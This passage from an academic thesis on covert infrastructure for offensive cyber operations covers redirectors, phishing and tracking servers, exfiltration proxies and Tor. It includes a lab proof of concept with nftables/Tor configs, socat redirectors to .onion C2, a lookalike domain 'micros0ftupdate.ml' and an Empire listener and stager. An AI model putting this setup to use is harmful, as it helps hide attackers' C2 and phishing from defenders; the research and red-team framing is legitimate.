The redirectors are the most used assets of the covert infrastructure, as they can be used to hide the true origin of all core infrastructure assets. Despite this, even though payload delivery, website hosting, tracking, exfiltration and other server-based can be hosted in the core infrastructure and hidden behind a redirector, it is prudent for the operation to host those services in the covert infrastructure, to reduce the attack surface of the core infrastructure.

Advanced redirector setups can filter traffic based on content, transport header fields and other parameters and redirect the traffic to the appropriate backend service. For example, the IPTables strings module can be used to look for the presence of a certain string in the packet and only redirect matching packets. Additionally, if using HTTP proxy servers, different redirectors can have different communication profiles, providing additional resilience to your infrastructure. If a signature is developed by the defenders for one profile, the other redirector can automatically take over.

As redirectors are generally very simple systems, easy to dispose and set up new ones, they should be used in front of all assets, which are harder to replace.

Various ways can be used to communicate the addresses of your redirector to your RAT – some of the more common ways are DNS, hosting a list of IPs on a third-party service. Some more advanced malware also uses peer-to-peer communications, in which case any infected host could be used as a redirector, but on a targeted operation, this is very likely to be detected and blocked.

4.6 Website hosting

The role of website hosting is to host various websites, which are needed for the operation. These can be phishing websites, information operations or just innocent-looking websites to hide the true purpose of some system.

If the website being hosted is a phishing website, it needs a connection back to the attacker’s core infrastructure to collect the data. For static sites and other asset hosting, a one-way connection from the core infrastructure to the website server is sufficient.

The website can be hosted either on a compromised system, a rented VPS or at a shared hosting provider. There are many services, which provide anonymous website hosting, and even large third-party services such as Github pages could be used for this purpose.

It is highly recommended that the traffic to the website is protected with TLS to hide it from network traffic monitoring teams.

There are numerous publicly available tools for setting up web servers, such as nginx and Apache. I will not go into more details regarding this part of the covert infrastructure.

4.7 Tracking server

The purpose of the tracking server is to track the actions of the targeted users. The tracking server receives simple http requests. Trackers can be inserted into emails, web pages, DNS names, Word documents, PDF files, Windows folders, Databases, etc.

The goal of this activity is to figure out if the user has opened your phishing emails or attachments, if the attacker sees a tracking token activated, but the tracker was attached to a payload and no C2 session is opened, then the attacker knows that something with that payload failed. This is very useful for debugging your attack campaign. [51]

Another use for tracking is to plant tracked files on compromised systems, which will alert the attacker when opened, possibly indicating that the security team of the target is investigating that system.

4.8 Exfiltration proxy

The exfiltration proxy is used for sending data from the target to the attacker’s core infrastructure. It is very similar to a redirector, but since the amount of traffic going through the proxy is likely significant, it needs to be able to handle high amounts of traffic. Additionally, since this traffic is more visible in network traffic analysis, it is good to keep this as a separate system. This way, if the defenders discover your exfiltration attempt and block the proxy address, you will still keep your C2 channel open.

One method of data exfiltration is to upload the data to some third-party cloud service, which is less likely to look malicious to the defenders. In that case, the purpose of the exfiltration proxy is to gather the data from the third-party service and send it back to attacker core infrastructure.

4.9 Anonymous network connections

Together with redirectors, anonymous network connections form the backbone of covert infrastructure. While the purpose of redirectors is to hide the true destination of the traffic, the purpose of anonymous network connections is to hide both the true origin and the destination of the traffic. This is necessary to avoid the adversary tracing the attacker back to their core infrastructure in case their covert assets are compromised.

By far the most well-known and widely used system for providing anonymous connectivity is the Tor network [53]. The Tor network works by the client first choosing a path through the network, called a circuit, then encapsulating the traffic in encrypted layers. Each node in the circuit only knows about directly adjacent nodes, as a single node in the circuit can only decrypt the layer meant for that node, which only reveals the address of the next node where to forward the traffic. The traffic finally reaches an “exit node”, where the final layer of encryption is removed and the traffic is forwarded to the final destination, if the destination is in the global internet. In case the traffic stays within the Tor network, the final node in the circuit and the destination are the same.

Other similar anonymity networks also exist, for example I2P project and Freenet. However, the I2P project has very few outbound relays to the global internet and Freenet has no connectivity to the global internet at all. Furthermore, the latency for both is very high and throughput speeds are slow. This can be an acceptable trade-off for an attacker, as most C2 beacons use high delays and low traffic amounts in order to be stealthy. [72]

Other ways of achieving anonymous network connectivity is to use multiple redirectors or proxies or a VPN connection. However, in this case, there is still the possibility for the adversary to compromise all the nodes in the path, discovering the true origin of the traffic. This is also a concern with the Tor network, however, as Tor circuits are easily reconfigured, the adversary has very limited time to do this.

If the adversary has a global view of the network, for example having network taps at both the entry and exit node of your circuit in the Tor network, then they can use simple traffic analysis to discover the true origin of the traffic, due to the low-latency design of Tor. This is also referred to in the design documentation for Tor: *“[a] global passive adversary is the most commonly assumed threat when analyzing theoretical anonymity designs. But like all practical low-latency systems, Tor does not protect against such a strong adversary. Instead, we assume an adversary who can observe some fraction of network traffic; who can generate, modify, delete, or delay traffic; who can operate onion routers of his own; and who can compromise some fraction of the onion routers.”* [53]

The recommended design for a C2 channel is to have the redirector joined to one of the anonymization networks and use in-network traffic to talk to the core infrastructure. In the case of I2P and Freenet, this should even protect against a global-level adversary.

However, due to the very limited connectivity to the global internet, I2P and Freenet are not acceptable solutions for the initial setup of the redirectors and proxies in the covert infrastructure. For this, the easiest solution is to use SSH connections over the Tor network. As I will demonstrate in the next section, setting up redirectors to relay traffic to your core infrastructure over the Tor network is relatively easy.

However, a major limitation of Tor is that it only works with TCP traffic and IPv6 support is very limited. To circumvent this, a VPN server can be set up by the attacker in the covert infrastructure and a Tor connection over IPv4 TCP from the core infra to the VPN can be established, using the VPN to tunnel other types of network traffic, so they are routed out through the VPN server in the covert infrastructure. One thing to keep in mind is that while Tor can be configured to switch circuits (by default every 10 minutes), it does not change the circuit on an established connection. This means the VPN connection should be restarted at periodic intervals and a new Tor circuit generated.

4.10 Data transfer devices

At times, the attacker will need physical devices to transfer data, such as hard drives, USB drives and so on. These can be especially important if targeting airgapped networks. This presents several challenges on the operational level. The devices should be purchased anonymously and should preferably never be connected to the core infrastructure of the attacker. One way of operating with these devices is to use disposable computers communicating with the core infrastructure via an anonymous network connection to transfer data to the devices.

4.11 Pivots inside adversary networks

Pivots inside adversary network are usually set up by using the capabilities of the RATs in the network. Usually this involves opening up a socks proxy on the compromised host and a communication channel back to the covert infrastructure. With Cobalt Strike for example, this means that the C2 communication channel is linked to the socks proxy and a port is opened up on the teamserver, which relays any traffic, sent to it through the host now acting as a pivot. However, other strategies are also possible, for example setting up a VPN server in the covert infrastructure and having the compromised host open up a tunnel to the VPN server.

This technique is used to use tools on the target network, which are not supported by the RAT being used.

4.12 Testing infrastructure

The testing infrastructure are anonymous systems, which the attacker can use to test out their payloads, phishing emails, etc. The testing infrastructure should mimic the infrastructure of the target. It is not recommended to use core infrastructure for testing the functionality of your covert infrastructure. For example, when testing if a phishing email is delivered and the tracking pixels and links in the email work, if the testing infrastructure is within the core attacker infrastructure, the network connections during testing could reveal the true origin of the operation.

The more technically complex an operation is, the more complex the testing infrastructure. For example, in the case of the Stuxnet [73] attack, the testing infrastructure included an operational model of a nuclear enrichment facility. Such complex testing infrastructures are hard to operate covertly, so additional care must be taken to prevent the testing procedures from identifying the operator.

5 Proof of concept implementation of a covert infrastructure for OCO

In previous section, I identified redirectors and anonymous network connectivity as the two most basic and important building blocks of covert infrastructure. In this section I will set up a basic redirector, using a domain name I own, which communicates back to my infrastructure over the Tor network.




Figure 8: Basic covert infrastructure setup

For the redirector, I use a VM from DigitalOcean. The Kali Linux is a VM running on my own computer and the domain name is a free domain registered from https://freenom.com/ . The domain name I chose is **micros0ftupdate.ml**. I use the Freenom DNS servers, so all I had to do was to enter the IP address of the redirector during the domain registration. The Freenom service required me to use a valid email address during registration, but other than that, it required no additional information.

The target machine is another VM on my local computer. The purpose of the target machine is to communicate with my C2 server over the redirected connection and observe the network traffic to see if my real origin can be identified.

5.1 Setting up the core infrastructure

First, I installed Tor on my Kali Linux, enabled the service and set up host firewall to redirect all traffic through the Tor network (as personal preference, I use the nftables firewall instead of IPTables):

```
# install tor
$ apt install tor

# enable the service
$ systemctl enable tor

# create a socket file so tor can bind to port 53 to provide anonymous DNS
$ vi /etc/systemd/system/tor.socket
[Unit]
Description= Tor DNS socket

[Socket]
ListenDatagram=53
ListenStream=53
NoDelay=true

# Add the systemd override for the Tor service
$ systemctl edit tor.service

# enter the following:
[Unit]
Requires=tor.socket

# Change the Tor config file at /etc/tor/torrc to the following:
TransPort [::1]:9040
TransPort 9040
DNSPort 53
DNSPort [::1]:53
SOCKSPort 0
ExitRelay 0
VirtualAddrNetworkIPv4 10.192.0.0/10
AutomapHostsOnResolve 1

# Install nftables and configure it
$ apt install nftables

# Change /etc/nftables.conf to following:
#!/usr/sbin/nft -f

define lan={ 127.0.0.0/8, 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16 }
define tor_virt=10.192.0.0/10
define tor_user=debian-tor
define tor_port=9040
```

```
flush ruleset

table inet filter {
        chain input {
                type filter hook input priority 0;

                iif lo accept;
                ct state established,related accept;

                ip saddr $lan accept;
                counter log prefix "[NFT] DROP:" drop;

        }
        chain forward {
                type filter hook forward priority 0;
        }
        chain output {
                type filter hook output priority 0;

                iif lo accept;
                ct state established,related accept;

                ip daddr $lan accept;
                meta skuid $tor_user accept;

                counter log prefix "[NFT] DROP: " drop;
        }
}

table ip nat {
        chain prerouting {
                type nat hook prerouting priority 0; policy accept;
        }

        chain output {
                type nat hook output priority 0; policy accept;
                meta skuid != $tor_user udp dport 53 redirect;
                ip daddr $tor_virt ip protocol tcp redirect to $tor_port;
                meta skuid != $tor_user ip daddr != $lan ip protocol tcp
redirect to $tor_port;
        }

        chain postrouting {
                type nat hook output priority 100; policy accept;
        }
}
# start the firewall
$ systemctl enable nftables
$ systemctl start nftables
```

```
# start tor
$ systemctl start tor
```

Note: to use this in real life, a separate isolating proxy should be used in front of your workstation or C2 server machines, otherwise you risk traffic leaking which is not protected by Tor. However, after trying out several programs on the Kali test machine, I could not detect any trivial leaks using this configuration. This is tested on Kali Rolling 2018.4, with different distros it probably requires some tweaking.

Next, I created two hidden services: one for port 443 and another for port 80. A hidden service is an anonymous service on the Tor network. It is identified by a special .onion address. This is used by the redirector to connect back to my core infrastructure.

```
# Create folders for the hidden services
$ mkdir /var/lib/tor/hidden-services
$ chown debian-tor:debian-tor /var/lib/tor/hidden-services
$ chown -R 700 /var/lib/tor/hidden-services/

# Add hidden service definitions to /etc/tor/torrc
HiddenServiceDir / var/lib/tor/hidden-services/teamserver-80
HiddenServicePort 80 127.0.0.1:80

HiddenServiceDir / var/lib/tor/hidden-services/teamserver-443
HiddenServicePort 443 127.0.0.1:443

# Restart Tor
$ systemctl restart tor

# Get the hostnames from hidden service files
$ cat /var/lib/tor/hidden-services/teamserver-80/hostname
$ cat /var/lib/tor/hidden-services/teamserver-443/hostname
```

NB! Using paths in a different location will be in conflict with the apparmor profile for Tor. Modify /etc/apparmor.d/local/system_tor accordingly.

To use the hidden services, use the addresses in the hostname files.

5.2 Setting up the redirector

To set up the redirector, SSH connection should be initiated from the system where we just set up Tor. This avoids leaving evidence pointing to our core infrastructure on the redirector, as the traffic will go over the Tor network. Additionally, SSH options should be set to not attempt public-key authentication, not do X-Forwarding and not do Agent Forwarding. If enabled, these options could also leave evidence on the redirector machine or be used to attack the operator if the redirector is already under the control of a third party.

First, let us install the necessary tools on the redirector.

```
# Install socat and Tor
$ apt install socat tor

# Configure our Tor relay at /etc/tor/torrc
SOCKSPort 9050
ExitRelay 0

# Enable and start the Tor service
$ systemctl enable tor
$ systemctl start tor

# Create the socat redirector to forward traffic
# Create the following systemd services:
# /etc/system/system/redirector-443.service (replace the .onion with the
hidden service address you got in previous section)
[Install]
WantedBy=multi-user.target

[Service]
Type=simple
ExecStart=/usr/bin/socat TCP4-LISTEN:443,reuseaddr,fork
SOCKS4A:127.0.0.1:utsslgs3il2egjng.onion:443,socksport=9050
ExecStop=/bin/kill -9 $MAINPID
Restart=always
RestartSec=10

# /etc/system/system/redirector-80.service (replace the .onion with the
hidden service address you got in previous section)
[Install]
WantedBy=multi-user.target

[Service]
Type=simple
ExecStart=/usr/bin/socat TCP4-LISTEN:80,reuseaddr,fork
SOCKS4A:127.0.0.1:rs7shwfjhtwv3x5q.onion:80,socksport=9050
ExecStop=/bin/kill -9 $MAINPID
Restart=always
RestartSec=10

# Enable and start both services
$ systemctl enable redirector-443.service
$ systemctl enable redirector-80.service
$ systemctl start redirector-443.service
$ systemctl start redirector-80.service
```

Your redirector should now be set up and forwarding traffic over Tor to your C2 server.

5.3 Testing the setup

To test the setup, we use the Empire framework and the test VM we have set up in our infrastructure. First, we generate Let's Encrypt certificates for our C2 server (for the proof-of-concept, this is done on the Kali Linux machine, but could also be done on the redirector itself).

```
$ apt install certbot
$ certbot certonly --standalone --preferred-challenges http -d
micros0ftupdate.ml

# Set up the cert to be used by Empire
$ mkdir /root/Empire/cert/
$ ln -s /etc/letsencrypt/live/micros0ftupdate.ml/privkey.pem
/root/Empire/cert/empire-priv.key
$ ln -s /etc/letsencrypt/live/micros0ftupdate.ml/fullchain.pem
/root/Empire/cert/empire-chain.pem

# Create the Listener
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > set Host micros0ftupdate.ml
(Empire: listeners/http) > set CertPath /root/Empire/cert
(Empire: listeners/http) > execute

[+] Listener successfully started!

# Now Let's generate a stager to Load onto our target
(Empire) > usestager windows/launcher_bat http
(Empire: stager/windows/launcher_bat) > generate

[*] Stager output written out to: /tmp/launcher.bat
```

Now I transfer the launcher bat over to my Windows 7 test system and run it. Command and control channel is created. At the same time, I am observing network traffic to and from my redirector and my C2 system to verify that no information is leaked about my core infrastructure. Running commands via Empire agent is successful and does not feel much different from a regular agent, most likely due to the built-in delay of the agent beacon.

5.4 Next steps

While these tests proved that such a setup works, further configuration should be applied. The redirector should be hardened by strict firewalling and disabling all logging. The certificate provisioning should be moved to the redirector and nginx or Apache set up to proxy traffic back to our C2 instead of a simple socat redirector.

A VPN server, for example OpenVPN, could be set up on the covert infrastructure host and connected to our core infrastructure over Tor. This would enable us to use other network protocols than just IPv4 TCP.

Various RATs in addition to Empire should be verified with this setup, to see how well they are able to manage the low bandwidth and high latency conditions of this setup.

6 Related work

There is very little academic work publicly available on the topic of creating covert infrastructures for offensive operations. Max Smeets writes in his work [74], *"Unlike discussions about initiatives promoting defensive measures, offensive cyber capability development has remained shrouded in secrecy, perhaps even more so than conventional security issues"*. I was not able to find any academic literature about the technical details of developing offensive capability for OCOs. Most of the technical work discussing the infrastructure for running offensive operations comes from private sector companies running red team and penetration testing operations.

The resource most aligned with my goals in this thesis is the Red Team infrastructure Wiki by Jeff Dimmock [75]. This wiki focuses on the tools that are used for building infrastructures for long-term red team engagements. Another resource, which also offers technical solutions and tools for red team infrastructure is Awesome Red Teaming by yeyint_mth [76], which is a collection of tools and articles organized by the categories of the MITRE ATT&CK model [77].

There are also attempts to automate setting up infrastructures for offensive operations, for example the Red Baron project by Coalfire Labs [78]. This is a set of modules and scripts for Terraform [79], to automate the deployment of infrastructure for red teaming. It enables the user to set up redirectors, C2 servers, fronted domains and DNS records at various cloud providers, for example Azure, Amazon, DigitalOcean.

Similar prior academic research includes Grant, Burke and van Heerden, who attempt to answer, "What resources would be needed by a Cyber Security Operations Centre in order to perform offensive cyber operations?" [80]. They first review models of cyber-attacks, then use the Structured Analysis and Design Technique (SADT) method to formalize the stages of operations they previously identified from the models. SADT is a method mostly used for software design, which decomposes the system into a set of functions. They then use the method of rational reconstruction to synthesize a canonical model of offensive cyber operations, based on all the previously formalized models. Their work focuses on the human and organizational resources required to run offensive cyber operations, not the technical resources.

The possible range of OCO operators who could benefit from the work in this thesis include not only the official cyber capability of the state, but also quasi-state operators, such as terrorist groups or cybercriminals hired by the state to run operations on their behalf. These are discussed in Chapter 19 of the book Strategic Intelligence Management : National Security Imperatives and Information and Communications Technologies [81]. Another possibility for the operators are volunteer cyber militias, which are explored in detail by Ottis in his PhD thesis [82]. Using such non-official resources for state-sponsored OCOs means that the state can easily deny having any knowledge of the operations. However, as a drawback, the state also gives up some control of the operations by using such forces.

For creating the hypothetical case studies, I reviewed the work by Grant et al. [83] who use rational reconstruction to develop a formal model of OODA (Observe-Orient-Decide-Act) cycle. Their work is countered by Kallberg and Cook, who claim that the OODA model is not a good fit for cyber operations [84]. Their main argument is that the cyber world lacks an accurate feedback loop, as the environment is highly dynamic and reactions to cyber actions are often by automated systems, which leaves no time for a human to make a meaningful decision in response and the fact that the attacker can often not be identified.

For staying anonymous online, prior work with focus on red-teaming and offensive operations has been done by Rohret and Kraft [85], who in their work establish a model of online anonymity, which encompasses all the steps one needs to take to be able to communicate anonymously. This considers a larger scope than my work, as they also include the physical and financial layers in their work. Their work establishes seven layers required for complete anonymity. Much like my work, they go through the full procedure for acquiring and using an anonymous network connection and a proxy server. They also assume that the proxy servers could cooperate with investigators and provide user data. In my work, this problem is addressed by using the Tor network, while Rohret and Kraft make the recommendation to use a different proxy provider for each session. Their work is focused narrowly on the anonymity aspect of network communication and is not directed at offensive cyber operations infrastructure in particular.

7 Summary

Regarding research question 1, I have identified several assets in a covert infrastructure by using the hypothetical case study approach. I have shown what requirements these assets should fulfil in order to provide the properties of plausible deniability, agility and disposability and to help the OCO operator reach their operational goals. This is not a complete list of assets, as the specific assets required depend on the particular operation – who is the target, what are their defences, what systems do they use, etc. However, I identified intermediate systems, which provide plausible deniability as an important asset used in most types of operations.

I answered research question 2 by using qualitative research methods. I explored some possibilities how and using which tools the assets can be set up. I discovered that the parts of covert infrastructure most in need of additional tooling are smart payload delivery servers and mail transfer agents specifically tailored for cyber operations and red teaming. Email is complex because of its legacy and interconnectedness with third-party services, which makes it an aspect of operations few want to tackle. Smart payload delivery servers to evade defences on the other hand are a piece of infrastructure that is easy to understand and build for developers. I identified a few promising projects in that space and contributing to the development of these seems like a worthwhile effort.

For question 3, I built a successful small-scale implementation of a covert infrastructure using a simple redirector for C2 communications, which communicates to the core infrastructure of the attacker via the Tor anonymization network. I created a model for the property of plausible deniability in section 3, which I used to validate that my implementation provides this property to the operator. This provides an example of how commonly available tools can be used to set up a covert infrastructure.

In paragraph 4.2, I proposed an idea of using DNS CNAME records for covert communications, such as distributing the list of C2 servers in encrypted format. This is an idea I want to follow up on, as I could not find any research that had been done in that direction.

While reviewing the related literature, I found that very little research has been done in this area. Because of this reason, I consider the overview of covert infrastructure assets and their properties a valuable contribution to the discussion surrounding offensive cyber operations.

More research in this field is definitely needed, as the technical reports on real-world cyber-attacks rarely show details about the attacker’s infrastructure. It is my belief that information on the infrastructure used by the attackers could prove almost as beneficial for detection and defence as the indicators on their actions on target.

References

[1] M. C. Libicki, “What is Information Warfare?,” Institute for National Strategic Studies, 1995.

[2] Joint Chiefs of Staff, “Joint Publication 3-12: Cyberspace Operations,” 2018.

[3] P. Pernik, *Preparing for Cyber Conflict: Case Studies of Cyber Command,* 2018.

[4] Microsoft, “Microsoft Enterprise Cloud Red Teaming,” 2016.

[5] SANS Institute, “SEC564: Red Team Operations and Threat Emulation,” 2018. [Online]. Available: https://www.sans.org/course/red-team-operations-and-threat-emulation/Type/asc/all.

[6] R. Das, “The Types of Penetration Testing,” Infosec Institute, 1 September 2018. [Online]. Available: https://resources.infosecinstitute.com/the-types-of-penetration-testing/.

[7] E. Nakashima, “Russian military was behind ‘NotPetya’ cyberattack in Ukraine, CIA concludes,” *The Washington Post,* 12 January 2018.

[8] C. Tankard, “Advanced Persistent threats and how to monitor and deter them,” *Network Security,* no. 8, pp. 16-19, 2011.

[9] United States District Court for the Central District of California, “Criminal Complaint, Case No. MJ18-1479,” 2018.

[10] J. Bauters, “The Rise of Adversary Emulation,” NVISO Labs, 18 September 2018. [Online]. Available: https://blog.nviso.be/2018/09/18/the-rise-of-adversary-emulation/.

[11] K. Podiņš and K. Geers, “Aladdin’s Lamp: The Theft and Re-weaponization of Malicious Code,” in *10th International Conference on Cyber Conflict CyCon X: Maximising Effects,* Tallinn, 2018.

[12] F. Vachon, “First Sednit UEFI Rootkit Unveiled,” in *35th Chaos Communication Congress,* Leipzig, 2018.

[13] N. Perlroth, M. Scott and S. Frenkel, “Cyberattack Hits Ukraine Then Spreads Internationally,” *The New York Times,* 27 June 2017.

[14] GCHQ, “Computer Network Exploitation - Edward Snowden,” [Online]. Available: https://edwardsnowden.com/docs/doc/GCHQ-Computer-Network-Exploitation-presentation.pdf.

[15] D. Moore, “Targeting Technology: Mapping Military Offensive Network Operations,” in *10th International Conference on Cyber Conflict,* Tallinn, 2018.

[16] G. Greenwald, No Place to Hide: Edward Snowden, the NSA, and the U.S. Surveillance State, Macmillan, 2014.

[17] C. Kolias, G. Kambourakis, A. Stavrou and J. Voas, “DDoS in the IoT: Mirai and Other Botnets,” IEEE COMPUTER SOCIETY, 2017.

[18] E. M. Hutchins, M. J. Cloppert and R. M. Amin, “Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill

chains," *Leading Issues in Information Warfare & Security Research,* vol. 1, p. 80, 2011.

[19] T. Greene, "Why the 'cyber kill chain' needs an upgrade," 5 August 2016 . [Online]. Available: https://www.networkworld.com/article/3104542/security/why-the-cyber-kill-chain-needs-an-upgradesecurity-pros-need-to-focus-more-on-catching-attackers-aft.html.

[20] MITRE, "ATT&CK for Enterprise," 2018. [Online]. Available: https://attack.mitre.org/resources/enterprise-introduction/.

[21] P. Pols, "The Unified Kill Chain," Cyber Security Academy, 2017.

[22] S. D. Applegate, "The Principle of Maneuver in Cyber Operations," in *4th International Conference on Cyber ConÀ ict,* Tallinn, 2012.

[23] J. Boyd and G. G. Richards, "Patterns of Conflict," Defense and the National Interest, 2007.

[24] L. V. Bertalanffy, General system theory, New York, 1968.

[25] R. Mudge, "Email Delivery – What Pen Testers Should Know," 2013. [Online]. Available: https://blog.cobaltstrike.com/2013/10/03/email-delivery-what-pen-testers-should-know/.

[26] random65537, "Why is it even possible to forge sender header in e-mail?," 2017. [Online]. Available: https://security.stackexchange.com/a/30741.

[27] ReturnPath, "Gmail deliverability best practices," 2018. [Online]. Available: https://help.returnpath.com/hc/en-us/articles/224780827-Gmail-deliverability-best-practices.

[28] R. A. H. Lahaye, "How to Spot the Blue Team," 2018.

[29] MDSec, "Categorisation is not a Security Boundary," 2017. [Online]. Available: https://www.mdsec.co.uk/2017/07/categorisation-is-not-a-security-boundary/.

[30] MXToolbox, "Blacklists," 2019. [Online]. Available: https://mxtoolbox.com/blacklists.aspx.

[31] Google, "Safe Browsing," 2019. [Online]. Available: https://developers.google.com/safe-browsing/.

[32] C. Engelke, "Web Resilience with Round Robin DNS," 2011. [Online]. Available: https://blog.engelke.com/2011/06/07/web-resilience-with-round-robin-dns/.

[33] P. Duszynski, "..Modlishka..," 2019. [Online]. Available: https://github.com/drk1wi/Modlishka.

[34] n0pe-sled, "Postfix-Server-Setup," 2019. [Online]. Available: https://github.com/n0pe-sled/Postfix-Server-Setup/blob/master/ServerSetup.sh.

[35] Electronic Frontier Foundation, "Certbot," 2018. [Online]. Available: https://certbot.eff.org/.

[36] TrustedSec, "The Social-Engineer Toolkit," 2019. [Online]. Available: https://github.com/trustedsec/social-engineer-toolkit.

[37] T. Leek, "What are the risks of SSHing to an untrusted host?," 2013. [Online]. Available: https://security.stackexchange.com/questions/38128/what-are-the-risks-of-sshing-to-an-untrusted-host.

[38] npm, Inc, "Details about the event-stream incident," 2018. [Online]. Available: https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident.

[39] ESET Research, “LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group,” 27 September 2018. [Online]. Available: https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/.

[40] H. Berghel, “Cyber Chutzpah: The Sony Hack and the Celebration of Hyperbole,” *Computer,* vol. 48, no. 2, pp. 77-80, 2015.

[41] E. Nakashima and D. Barrett, “U.S. charges North Korean operative in conspiracy to hack Sony Pictures, banks,” *The Washington Post,* 6 September 2018.

[42] BBC News, “US imposes new Russia sanctions over cyber-attacks,” 11 June 2018. [Online]. Available: https://www.bbc.com/news/world-us-canada-44446449.

[43] H. Berghel, “On the Problem of (Cyber) Attribution,” *IEEE Computer Society,* vol. 3, pp. 84-89, 2017.

[44] G. M. Graff, “Pan Am Flight 103: Robert Mueller’s 30-Year Search for Justice,” *Wired,* 27 December 2018.

[45] B. Bartholomew and J. A. Guerrero-Saade, “Wave your false flags! Deception tactics muddying attribution in targeted attacks,” in *Virus Bulletin Conference,* 2016.

[46] M. Dunwoody, “APT29 Domain Fronting With TOR,” *FireEye Threat Research,* 2017.

[47] K. Zetter, “Google Hack Attack Was Ultra Sophisticated, New Details Show,” *Wired,* 14 January 2010.

[48] R. Gallagher, “How U.K. Spies Hacked a European Ally and Got Away With It,” *The Intercept,* 17 February 2018.

[49] S. Nagaraja and R. Anderson, “The snooping dragon: social-malware surveillance of the Tibetan movement,” University of Cambridge Computer Laboratory, 2009.

[50] J. A. Lewis, “Computer Espionage, Titan Rain and China,” *Center for Strategic and International Studies-Technology and Public Policy Program,* vol. 1, 2005.

[51] M. Bergman and M. Smeets, “BruCON 0x0A - Mirror on the wall: using blue team techniques in red team ops,” 2018. [Online]. Available: https://www.youtube.com/watch?v=cwJNaWrOolk.

[52] D. Chaum, “Untraceable Electronic Mail, Return Addresses, and Digital Pseudonyms,” *Communications of the ACM,* vol. 24, no. 2, pp. 84-88, 1981.

[53] R. Dingledine, N. Mathewson and P. Syverson, “Tor: The Second-Generation Onion Router,” *Usenix Security,* 2004.

[54] R. Dingledine, N. Mathewson and P. Syverson, “Deploying low-latency anonymity: Design challenges and social factors,” *IEEE Security & Privacy,* vol. 5, no. 5, 2007.

[55] K. Bauer, J. Juen, N. Borisov, D. Grunwald, D. Sicker and D. McCoy, “On the optimal path length for Tor,” in *HotPets in conjunction with Tenth International Symposium on Privacy Enhancing Technologies,* Berlin, 2010.

[56] R. Dingledine, “Tor and Circumvention: Lessons Learned,” in *Annual Cryptology Conference,* 2011.

[57] A. Kwon, M. AlSabah, D. Lazar, M. Dacier and S. Devadas, “Circuit fingerprinting attacks: Passive deanonymization of tor hidden services,” in *24th USENIX Security Symposium (USENIX Security 15,* 2015.

[58] Security Space, “Mail (MX) Server Survey,” 2018. [Online]. Available: http://www.securityspace.com/s_survey/data/man.201811/mxsurvey.html.

[59] S. Norris, “Take Your Employees Phishing!,” 2018. [Online]. Available: https://www.trustedsec.com/2018/03/take-employees-phishing/.

[60] B. Specht, “Email Client Market Share Trends for the First Half of 2018,” 2018. [Online]. Available: https://litmus.com/blog/email-client-market-share-trends-first-half-of-2018.

[61] R. Nurfauzi, “Red Teaming/Adversary Simulation Toolkit: Phishing,” 2018. [Online]. Available: https://github.com/infosecn1nja/Red-Teaming-Toolkit#phishing.

[62] Njalla, “Njalla,” 2018. [Online]. Available: https://njal.la/#about.

[63] C. Larsen, “The "Top 20": Shady Top-Level Domains,” 2018. [Online]. Available: https://www.symantec.com/blogs/feature-stories/top-20-shady-top-level-domains.

[64] SpamHaus, “The World's Most Abused TLDs,” 2018. [Online]. Available: https://www.spamhaus.org/statistics/tlds/.

[65] D. Fifield, C. Lan, R. Hynes, P. Wegmann and V. Paxson, “Blocking-resistant communication through domain fronting,” *Proceedings on Privacy Enhancing Technologies,* vol. 2015, pp. 46-64, 2015.

[66] B. Krebs, “Half of all Phishing Sites Now Have the Padlock,” 2018. [Online]. Available: https://krebsonsecurity.com/2018/11/half-of-all-phishing-sites-now-have-the-padlock/.

[67] Let's Encrypt, “Let’s Encrypt is a free, automated, and open Certificate Authority.,” 2018. [Online]. Available: https://letsencrypt.org/.

[68] ThreatConnect Research Team, “A Song of Intel and Fancy,” 2018. [Online]. Available: https://threatconnect.com/blog/using-fancy-bear-ssl-certificate-information-to-identify-their-infrastructure/.

[69] 0x09AL, “Go-deliver is a payload delivery tool coded in Go.,” 2018. [Online]. Available: https://github.com/0x09AL/go-deliver.

[70] L. Loobeek, “keyring,” 2018. [Online]. Available: https://github.com/leoloobeek/keyring.

[71] J. Dimmock, “HTTPS Payload and C2 Redirectors,” 2018. [Online]. Available: https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/.

[72] E. Holden, “An Introduction to Tor vs I2P,” 2018. [Online]. Available: https://www.ivpn.net/privacy-guides/an-introduction-to-tor-vs-i2p.

[73] N. Falliere, L. O. Murchu and E. Chien, “W32. stuxnet dossier,” *White paper, Symantec Corp., Security Response,* vol. 5, no. 6, p. 29, 2011.

[74] M. Smeets, “Organisational Integration of Offensive Cyber Capabilities: A Primer on the Benefits and Risks,” in *9th International Conference on Cyber Conflict,* Tallinn, 2017.

[75] J. Dimmock, “Red Team Infrastructure Wiki,” 2018. [Online]. Available: https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki/blob/master/README.md.

[76] yeyint_mth, “Awesome Red Teaming,” 2018. [Online]. Available: https://github.com/yeyintminthuhtut/Awesome-Red-Teaming.

[77] MITRE, “ATT&CK,” 2018. [Online]. Available: https://attack.mitre.org/.

[78] M. Salvati, “Introducing Red Baron - Automate the Creation of Resilient, Disposable, Secure, and Agile Infrastructure for Red Teams,” Coalfire Labs, 6 February 2018. [Online]. Available: https://www.coalfire.com/The-Coalfire-Blog/February-2018/Introducing-Red-Baron.

[79] HashiCorp, “Terraform,” 2018. [Online]. Available: https://www.terraform.io/.

